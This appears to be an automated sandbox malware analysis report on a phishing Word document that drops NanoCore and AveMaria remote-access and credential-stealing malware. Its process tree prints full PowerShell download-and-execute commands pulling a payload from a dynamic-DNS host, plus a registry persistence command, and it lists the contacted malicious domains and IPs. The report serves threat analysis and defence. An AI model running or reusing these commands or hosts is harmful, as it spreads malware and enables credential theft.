ID: 457815
Sample Name: NEW PO1100372954 -.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:59:02
Date: 02/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report NEW PO1100372954 -.doc

Overview


General Information

Sample Name:	NEW PO1100372954 -.doc
Analysis ID:	457815
MD5:	afe48e30fc3f12c…
SHA1:	2ded99867d8b3e..
SHA256:	ecef57afce8a7d5..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




NanoCore AveMaria

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: NanoCore
- Sigma detected: Powershell downloa…
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected AveMaria stealer

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2604 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - powershell.exe (PID: 2396 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/putty.exe','C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - FLTLDR.EXE (PID: 3048 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT MD5: AF5CCD95BAC7ADADD56DE185D7461B2C)
  - powershell.exe (PID: 1068 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/putty.exe','C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - putty.exe (PID: 2952 cmdline: 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
      - putty.exe (PID: 2308 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
        - cmd.exe (PID: 2156 cmdline: cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
          - reg.exe (PID: 2400 cmdline: REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' MD5: D69A9ABBB0D795F21995C2F48C1EB560)
        - images.exe (PID: 2168 cmdline: C:\ProgramData\images.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
          - images.exe (PID: 2820 cmdline: C:\ProgramData\images.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
            - cmd.exe (PID: 912 cmdline: C:\Windows\System32\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
            - iBCrDCK.i.exe (PID: 2340 cmdline: 'C:\Users\user\AppData\Roaming\iBCrDCK.i.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
              - iBCrDCK.i.exe (PID: 2260 cmdline: C:\Users\user\AppData\Roaming\iBCrDCK.i.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
              - iBCrDCK.i.exe (PID: 2428 cmdline: C:\Users\user\AppData\Roaming\iBCrDCK.i.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
  - powershell.exe (PID: 3056 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/putty.exe','C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - putty.exe (PID: 2948 cmdline: 'C:\Users\user\AppData\Roaming\putty.exe' MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
      - putty.exe (PID: 1492 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
      - putty.exe (PID: 2260 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
      - putty.exe (PID: 2428 cmdline: C:\Users\user\AppData\Roaming\putty.exe MD5: 0CFE251E0B61BBC87656F52DEFAD4C53)
  - verclsid.exe (PID: 1900 cmdline: 'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
  - notepad.exe (PID: 2416 cmdline: 'C:\Windows\system32\NOTEPAD.EXE' 'C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT' MD5: B32189BDFF6E577A92BAA61AD49264E6)
- drvinst.exe (PID: 1464 cmdline: DrvInst.exe '1' '200' 'UMB\UMB\1&841921d&0&TERMINPUT_BUS' '' '' '6e3bed883' '0000000000000000' '000000000000059C' '0000000000000600' MD5: 2DBA1472BDF847EAE358A4B9FA9AB0C1)
- rdpdr.sys (PID: 4 cmdline: MD5: 1B6163C503398B23FF8B939C67747683)
- tdtcp.sys (PID: 4 cmdline: MD5: 51C5ECEB1CDEE2468A1748BE550CFBC8)
- tssecsrv.sys (PID: 4 cmdline: MD5: 19BEDA57F3E0A06B8D5EB6D619BD5624)
- RDPWD.SYS (PID: 4 cmdline: MD5: FE571E088C2D83619D2D48D4E961BF41)
- smtpsvc.exe (PID: 2964 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
  - smtpsvc.exe (PID: 764 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 8FA8F52DFC55D341300EFF8E4C44BA33)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000015.00000003.2137169067.0000000000613000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000015.00000003.2137169067.0000000000613000.00000004.00000001.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
00000022.00000002.2354192632.0000000000AC0000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x5b0b:$x1: NanoCore.ClientPluginHost • 0x5b44:$x2: IClientNetworkHost
00000022.00000002.2354192632.0000000000AC0000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x5b0b:$x2: NanoCore.ClientPluginHost • 0x5c0f:$s4: PipeCreated • 0x5b25:$s5: IClientLoggingHost
00000022.00000002.2354334039.0000000000C60000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x5b99:$x1: NanoCore.ClientPluginHost • 0x5bb3:$x2: IClientNetworkHost
Click to see the 90 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
34.2.iBCrDCK.i.exe.cb0000.15.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x350b:$x1: NanoCore.ClientPluginHost • 0x3525:$x2: IClientNetworkHost
34.2.iBCrDCK.i.exe.cb0000.15.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x350b:$x2: NanoCore.ClientPluginHost • 0x52b6:$s4: PipeCreated • 0x34f8:$s5: IClientLoggingHost
34.2.iBCrDCK.i.exe.34ffadc.25.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xd9ad:$x1: NanoCore.ClientPluginHost • 0xd9da:$x2: IClientNetworkHost
34.2.iBCrDCK.i.exe.34ffadc.25.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xd9ad:$x2: NanoCore.ClientPluginHost • 0xea88:$s4: PipeCreated • 0xd9c7:$s5: IClientLoggingHost
34.2.iBCrDCK.i.exe.34ffadc.25.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 140 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Direct Autorun Keys Modification

Sigma detected: Exploit for CVE-2017-0261

Sigma detected: PowerShell Download from URL

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: Group Modification Logging

Sigma detected: Local User Creation

Sigma detected: Non Interactive PowerShell

Data Obfuscation:

Sigma detected: Powershell download and execute file

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected AveMaria stealer

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected AveMaria stealer

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

.NET source code contains very large strings

Found suspicious RTF objects

Microsoft Office creates scripting files

Office process drops PE file

Powershell drops PE file

Data Obfuscation:

Suspicious powershell command line found

Persistence and Installation Behavior:

Tries to download and execute files (via powershell)

Boot Survival:

Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:

Contains functionality to hide user accounts

Hides that the sample has been downloaded from the Internet (zone.identifier)

Hides user accounts

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Bypasses PowerShell execution policy

Contains functionality to inject threads in other processes

Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Injects files into Windows application

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information:

Yara detected AveMaria stealer

Yara detected Nanocore RAT

Contains functionality to steal Chrome passwords or cookies

Contains functionality to steal e-mail passwords

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AveMaria stealer

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 1	LSASS Driver 2	LSASS Driver 2	Disable or Modify Tools 1 1	OS Credential Dumping 3	System Time Discovery 1 2	Remote Services	Archive Collected Data 1	Exfiltration Over Oth Network Medium
Default Accounts	Scripting 2	Create Account 1 1	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 2 1	System Service Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 1	Windows Service 1 1	Windows Service 1 1	Scripting 2	Credentials In Files 1	File and Directory Discovery 5	SMB/Windows Admin Shares	Input Capture 1 2 1	Automated Exfiltratic
Local Accounts	Shared Modules 1	Scheduled Task/Job 1	Process Injection 6 2 2	Obfuscated Files or Information 4	NTDS	System Information Discovery 2 7	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Exploitation for Client Execution 3 3	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Software Packing 3	LSA Secrets	Security Software Discovery 3 3 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Command and Scripting Interpreter 1 1	Rc.common	Registry Run Keys / Startup Folder 1	Masquerading 2 3	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task/Job 1	Startup Items	Startup Items	Modify Registry 1	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Service Execution 2	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypte Non-C2 Protocol
Exploit Public-Facing Application	PowerShell 3	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypt Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 6 2 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfusc Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Hidden Users 2	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USE


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NEW PO1100372954 -.doc	24%	ReversingLabs	Script.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\microC[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\iBCrDCK.i.exe	100%	Joe Sandbox ML		
C:\ProgramData\images.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\putty.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1 P\putty[1].exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	
C:\Program Files\Microsoft DN1\sqlmap.dll	20%	Metadefender		Browse
C:\Program Files\Microsoft DN1\sqlmap.dll	43%	ReversingLabs	Win64.Trojan.RDPWrap	
C:\ProgramData\images.exe	28%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\microC[1].exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\putty[1].exe	28%	ReversingLabs		
C:\Users\user\AppData\Roaming\iBCrDCK.i.exe	20%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	
C:\Users\user\AppData\Roaming\putty.exe	28%	ReversingLabs		
C:\Windows\System32\rfxvmt.dll	0%	Metadefender		Browse
C:\Windows\System32\rfxvmt.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
21.2.images.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
15.2.putty.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
34.2.iBCrDCK.i.exe.400000.2.unpack	100%	Avira	TR/Dropper.Gen		Download File
34.2.iBCrDCK.i.exe.440000.4.unpack	100%	Avira	TR/NanoCore.fadte		Download File
13.2.putty.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://newhosteeeee.ydns.eu	0%	Avira URL Cloud	safe	
http://hutyrtit.ydns.eu/microC.exe	100%	Avira URL Cloud	malware	
http://httP://newhosteeeee.ydns.eu/putty.exePE	0%	Avira URL Cloud	safe	
http://httP://newhosteeeee.ydns.eu/putty.exe	0%	Avira URL Cloud	safe	
http://ja.com/	0%	Avira URL Cloud	safe	
http://java.co	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://httP://newhosteeeee.ydns.eu/p	0%	Avira URL Cloud	safe	
http://httP://newhosteeeee.ydns.eu/putt	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
newhosteeeee.ydns.eu	203.159.80.186	true	false		high
sdafsdffssffs.ydns.eu	203.159.80.186	true	false		high
hutyrtit.ydns.eu	203.159.80.165	true	false		high
hhjhtggfr.duckdns.org	203.159.80.186	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://hutyrtit.ydns.eu/microC.exe	true	• Avira URL Cloud: malware	unknown
http://newhosteeeee.ydns.eu/putty.exe	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
203.159.80.186	newhosteeeee.ydns.eu	Netherlands		47987	LOVESERVERSGB	false
203.159.80.165	hutyrtit.ydns.eu	Netherlands		47987	LOVESERVERSGB	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	457815
Start date:	02.08.2021
Start time:	10:59:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NEW PO1100372954 -.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	4
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winDOC@45/31@24/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 50.5% (good quality ratio 49.5%) • Quality average: 87.6% • Quality standard deviation: 20.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:59:41	API Interceptor	69x Sleep call for process: powershell.exe modified
10:59:50	API Interceptor	19x Sleep call for process: putty.exe modified
10:59:59	API Interceptor	1204x Sleep call for process: images.exe modified
11:00:13	API Interceptor	709x Sleep call for process: cmd.exe modified
11:00:16	API Interceptor	983x Sleep call for process: iBCrDCK.i.exe modified
11:00:23	API Interceptor	37x Sleep call for process: drvinst.exe modified
11:00:39	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
11:00:49	API Interceptor	140x Sleep call for process: smtpsvc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

